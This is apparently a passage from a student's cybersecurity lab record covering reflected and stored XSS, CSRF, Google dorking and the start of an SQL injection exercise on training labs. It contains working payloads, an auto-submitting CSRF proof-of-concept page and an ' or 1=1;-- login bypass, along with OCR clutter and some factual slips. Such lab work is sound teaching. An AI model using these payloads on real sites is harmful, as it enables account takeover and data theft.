Cross-site scripting (XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of browser side script, to a different end user. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should be trusted, and will execute the script. As it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive

information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. There are 3 types of XSS.

1. **Reflected XSS:**

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without the data being made safe to render in the browser, and without permanently storing the user provided date.

2. **Stored XSS:**

Stored XSS occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.


3. **DOM Based XSS:**

DOM based CSS is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an 'unexpected' manner. That is, the page itself does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

PROCEDURE:

REFLECTED XSS ATTACK:

To perform a reflected XSS attack, we will access a site which is vulnerable to XSS attack. The vulnerability is in the **search** blog functionality.




When we enter a random value in the search field and see how the browser and HTML code is interacting with the input value, we find out that the value to be searched is placed in a **value** parameter inside the **<input>** tag of the HTML code.

```
<form action="/" method="GET"> flex
  <input type="text" placeholder="Search the blog..." name="search" value="testing">
  <button type="submit" class="button">Search</button>
</form>
```


In order to perform a reflected XSS attack, we need to close the **value** parameter using the “” (double quotes). In this attack, we will use the javascript function, **onmouseover** event which triggers the code after the = when the mouse is hovered over the search functionality. The payload which is to be added in the search box is,

“onmouseover”=alert(1)

which, when supplied to the search box, runs the command but doesn’t give any output.




But, when be hover over the search box, we get a popup message saying,



which indicates that the attack has been executed successfully. This vulnerability can also be used to steal user cookies, session tokens etc.

STORED XSS ATTACK:

To perform a stored XSS attack, we will access a site which is vulnerable to stored XSS attack. The attack website contains posts in which the user can comment on a specific post.




We need to first analyze the request and response we get while posting the comment. While analyzing the request sent to the server we can see the following:

```
POST /post/comment HTTP/2
Host:
0aec002b03bda12c8098da2a00e40049.web-security-academy.net
```


```
Cookie: session=o3sVlC5NPIEHZZC1rXJRe5S2MjbujOUl
Origin:
https://0aec002b03bda12c8098da2a00e40049.web-security-academy.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Referer:
https://0aec002b03bda12c8098da2a00e40049.web-security-academy.net/post?postId=1
```

csrf=9f6IkoYLZ19ao92AXVstDRn3tqBvXKzs&postId=1&comment=testing+for+xss&name=test&email=test%40gmail.com&website=test

We see that the values given are stored in the last two lines of the request and the comment is reflected on the website.




While clicking on the “test”, we get redirected to an external website with /test url which is a JSON file.



If we modify the request to perform a javascript function, we will be able to perform a XSS attack.

csrf=9f6IkoYLZ19ao92AXVstDRn3tqBvXKzs&postId=1&comment=testing+for+xss&name=test&email=test%40gmail.com&website=javascript:alert(1)

The **javascript:alert(1)** parameter calls an alert message on the webpage. When we click the url, we will see the alert function getting into action.



RESULT:

Thus, XSS attacks have been implemented on a vulnerable machine and the output was studied.

Date:

Exp No: 6

CLIENT SIDE REQUEST FORGERY (CSRF) ATTACK

AIM:

To study and demonstrate Client Side Request Forgery (CSRF) attacks on a vulnerable website.

ALGORITHM:

1. Launch the BurpSuite and the proxy browser.
2. Launch the vulnerable website.
3. Send a change email request and capture it using BurpSuite.
4. After doing that, generate a CSRF POC for that request and send it to the server.
5. Check the HTTP request and verify the CSRF attack.

THEORY:

A CSRF attack tricks a user's browser into executing unwanted actions on a web application where they're authenticated. This could lead to unintended actions like changing account details, making purchases, or even deleting accounts.

In CSRF:

1. The attacker makes the user's browser send a request to another website where the user is already logged in.
2. The browser unwittingly includes the user's session cookies or authentication details, which can authorize the unwanted action.
3. If the website lacks CSRF protection, it can't distinguish between a legitimate request from the user and a request originating from an attacker.

For example:

- **Step 1:** The attacker embeds a malicious link or script in an email or website.

- **Step 2:** The user unknowingly clicks the link, sending a request to another site where they're logged in.
- **Step 3:** This action occurs with the user's credentials, potentially leading to unauthorized actions.

SameSite Attribute

To counter CSRF, one effective approach is the **SameSite** attribute on cookies. It restricts cookies to be sent only on same-origin requests, thus preventing cookies from being sent with cross-site requests.


SameSite Modes:

1. **SameSite=Strict**: Cookies won't be sent with any requests coming from other sites. Only direct, same-origin navigation can use these cookies.
2. **SameSite=Lax**: Cookies are sent with same-origin and top-level navigation cross-site requests (e.g., clicking a link to the site), but not on embedded requests like forms from other sites.
3. **SameSite=None**: Cookies are sent with all requests, including cross-site. **Secure attribute** is required, meaning cookies can only be sent over HTTPS when set to None.

In summary, **CSRF attacks** exploit a lack of request validation, while the **SameSite cookie attribute** helps protect by controlling how cookies are shared across different origins. This limits exposure to unwanted actions on authenticated sites.

PROCEDURE:

Open Your Proxy Browser: Launch your intercepting proxy's browser and log into your web application account.
Submit the Target Form: Locate and submit the "Update email" form in the web application.




Capture the Request: Open your Proxy history and find the request associated with the form submission you just completed.

Generate the CSRF PoC:


```
<html>
  <body>
    <form
action="https://0a0100d803fa41ed838d566d004600b7.web-security-ac
ademy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email"
value="anonymous&#64;hacker&#45;user&#46;net" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

- Copy the request URL from the captured request in the Proxy history and replace `"https://0a0100d803fa41ed838d566d004600b7.web-security-academy.net/my-account/change-email"` with the correct URL for your lab.

Set up the Exploit on the Exploit Server: Go to your exploit server, paste the exploit HTML code into the "Body" section, and save it by clicking "Store."



Test the Exploit: Click on "View exploit" to execute it, and then check the HTTP request and response to verify that the CSRF attack worked.



RESULT:

Thus, CLIENT SIDE REQUEST FORGERY (CSRF) attack has been studied and has been implemented on the Google Search Engine.

Date:

Exp No: 7

GOOGLE DORKING

AIM:

To study and implement Google Dorking and retrieve results from the web.

ALGORITHM:

1. Open the google search engine.
2. Using different commands to perform google dorking, execute the command to search for results on the search engine.

THEORY:


Google Dorking, also known as Google hacking is a hacking technique that uses the Google Search Engine and other Google applications to find security holes in the configuration and computer code that websites are using. It involves the use of operators in the Google Search Engine to locate specific sections of text on websites that are evidence of vulnerabilities, for example specific versions of vulnerable web applications.

Search engine operators are specific commands or symbols that help refine search results, making it easier to find precise information on the internet. These operators are essential tools in Google Dorking as well as in OSINT (Open-Source Intelligence) investigations, allowing hackers/investigators to narrow down search results, find specific files, and uncover hidden information.

BASIC SEARCH OPERATORS:

1. **Quotation Mark (“ ”):**

   It can be used to search for an exact phrase or sequence of words. For example, **“american psycho poster”**



2. **Minus Sign (-):**

   It can be used to exclude certain words from the search results. For example, **Cybersecurity -hacking.**

3. **OR Operator:**

   It is used to search for pages containing at least one of the specific terms. For example, **data breach OR data leak**.

4. **Wildcard:**


   It is used to substitute any unknown terms or words in a search query. For example, **“how to * a VPN”**.

5. **Site: Operator:**

   It is used to restrict searches to a specific website or domain. For example, **site: bbc.co.uk gchq news**.

6. **Filetype: Operator:**

   It is used to search for specific file types (PDFs, DOCs). For example, **filetype: pdf "phishing prevention"**.




7. **Inurl: Operator:**

   To search for URLs containing specific words or phrases. For example, **inurl: login**.

8. **Intitle: Operator:**

   To search for pages with specific words in the title. For example, **intitle: "OSINT TOOLS"**.



RESULT:

Thus, Google Dorking has been studied and has been implemented on the Google Search Engine.

Date:

Exp No: 8

SQL INJECTION

AIM:

To perform SQL injection attack on a vulnerable website and login without using login credentials.

ALGORITHM:

1. Open the website with the login form and launch the SQL database.
2. Submit the login form with random value to intercept the request and study it.
3. Modify the response by changing the username field value into " **'or 1=1;-- "** parameter and send the request to the server.
4. After sending the request, we are able to log in into the website without any login credentials.

THEORY:

SQL or Structured Query Language is a domain-specific language used to manage data, especially in a relational database management system (RDBMS). It is particularly useful in handling structured data, i.e., data incorporating relations among entities and variables.

SQLi or SQL injection, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input form a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web application authentication methods to private or customer areas.

COMMANDS USED IN SQL AND SQLi:

SQL COMMANDS:

- **select** command:

The **select** command tells the database to retrieve the data specified by the user. Syntax is: **select <column_name> from <database_name> where <condition>;**

- **insert** command

The **insert** command is used to insert a new row of data into the table. Syntax is: **insert into <table_name> values <value1, value2….>;**

- **update** command

The **update** command tells the database we wish to update one or more rows of data within a table. Syntax is: **update <table_name> set <column_name>=<new_value> where <condition>;**

- **delete** command

The **delete** command tells the database we wish to delete one or more rows of data. Syntax is: **delete from <table_name> where <condition>;**


SQLi COMMANDS:

Consider the website which uses the **id** parameter in the database to search the value -> `https://website.thm/blog?id=1`. This gets converted to the following SQL command: **select * from blog where id=1 and private=0;** Consider we need to view the item which has id=2 value. We can alter the url as: `https://website.thm/blog?id=2;--` which in turn the SQL command becomes, **select * from blog where id =2;-- and private=0;** The semicolon(;) indicates the end of a SQL statement and the two dashes (--) causes everything afterwards to be treated as a comment. So the query will be running as: **select * from blog where id =2;--** which will return the item which has id=2.

